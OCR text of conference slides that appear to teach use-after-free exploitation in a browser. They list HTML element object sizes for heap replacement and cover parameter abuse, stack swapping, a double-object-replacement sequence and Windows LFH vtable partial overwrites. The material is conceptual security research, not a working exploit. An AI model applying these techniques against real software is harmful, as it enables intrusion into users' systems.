
Non traditional

Use after free

1) Identify the triggering functions:
   - Find all the potential functions that will be triggered on your replaced object
   - Find out the arguments
     - Types of argument.
     - Which ones are under our control?
   - Find the "**trigger offsets**" (function offset on the vtable)

Non traditional

Use after free



Non traditional


Use after free

2) Identify all the objects with the same size

- Which functions live at the reachable functions offsets
- Find out the arguments and how they are being used

Non traditional

Use after free



Element objects

Size	Element type
0x28	ABBR, ACRONYM, ADDRESS, B, BASEFONT, BDO, BIG, BLINK, BLOCKQUOTE, BR, DD, DEL, DFN, DIV, DT, FONT, HEAD, HR, HTML, I, INS, KBD, ISINDEX, LEGEND, LISTING, NEXTID, NOBR, P, PLAINTEXT, PRE, Q, RP, RT, RUBY, S, SAMP, SMALL, SPAN, STRIKE, STRONG, SUB, SUP, TITLE, TT, U, VAR, WBR, XMP
0x2C	BODY, DIR, DL, FIELDSET, H<1-6>, MENU, META, NOEMBED, NOFRAMES, NOSCRIPT, OL, UL
0x30	BASE, COL, COLGROUP, LI, MAP, PARAM, TITLE
0x34	BGSOUND, COMMENT, TD, TH
0x38	CAPTION, FRAME, IMG, OPTION, OPTGROUP
0x3C	IFRAME, LABEL
0x40	STYLE, TBODY, TFOOT, THEAD, TR
0x44	TABLE
0x4C	FORM, LINK
0x58	BUTTON
0x60	MARQUEE,TEXTAREA
0x64	AREA
0x68	A, SCRIPT
0x74	FRAMESET
0x78	INPUT
0x84	SELECT
0xB4	EMBED
0xE0	APPLET, OBJECT

Use after free

Parameter Abuse

- Parameter abuse consists of finding a replacement function that will do something useful with the now mismatched parameters.
- Function Pointers
- Write4
- **Infoleaks**

Use after free

Stack swapping

- Stack swapping consists of finding a function that takes more or less parameters than the original function, in order to misalign the stack after the malicious replacement has been called.
- As a result you could e.g. end up with EIP/ESP control

Use after free

Double Object replacement

- Sometimes it is hard to find a replacement function offset that suits you
- The trick is to find a replacement object that allows you to obtain more potential function offsets after triggering a second use-after-free

Use after free

Double Object replacement

1) You have an object

```
a = Object()
```

Memory chunk

a) Original Object

Use after free

Double Object replacement

2) Object is free()'d by the use-after-free bug

```
a = Object()
setAttribute(a)
```

Memory chunk

Use after free

Double Object replacement

3) Allocate a replacement object with more "trigger offsets"

```
a = Object()
setAttribute(a)
b = ReplacementObject()
```

Memory chunk

b) Replacement Object

Use after free

Double Object replacement

4) Delete object "a", this will trigger Release on Replacement Object

```
a = Object()
setAttribute(a)
b = ReplacementObject()
delete a;
```

Memory chunk

Use after free

Double Object replacement

5) Allocate a 2nd Replacement Object

```
a = Object()
setAttribute(a)
b = ReplacementObject()
delete a;
c = ReplaceObject2()
```

Memory chunk

c) Replacement Object

Use after free

Double Object replacement

6) Trigger 1st replacement with a different trigger function

```
a = Object()
setAttribute(a)
b = ReplacementObject()
delete a;
c = ReplaceObject2()
b.TriggerFunction()
```

Memory chunk

c) Replacement Object

Use after free

LFH modification

- LFH on Vista/Win7 works with "lazy activation"
- On XP/2003, it just replacew the Lookaside
- The LFH "Lazy activation" activates the LFH on a specific size based on behavior

Chunk Norris fact #3


After this presentation, go watch Chris Valasek's “*Understanding the LFH: From Allocation to Exploitation*”

Day two, 15.15hs “Exploitation track”

Use after free

LFH modification


- If LFH is not set on the object size, you can take advantage of the FreeList double linked list



Use after free


LFH modification

- IF LFH is set, FreeChunks are all chaine together by offset. You can find the list of all free chunks (and the order) by following the Offset_to_Next.



Use after free

LFH modification



0x77*8 + UserBlock == 0x3BB8A0

Use after free

LFH modification

- offsets just modify the LSB (two bytes)
- You could overwrite the vtable LSB with a predictable offset (the offset will vary depending on the object size)
- You need to find something useful to jump at:

(vtable&~0xFFFF) + Func offset + LFH offset

Conclusion

- It works
- The Chinese need to start hiring better exploit writers if they don't want to lose more bugs
- Exploits > Bugs

Questions?

nicolas@immunityin
Twitter: @nicow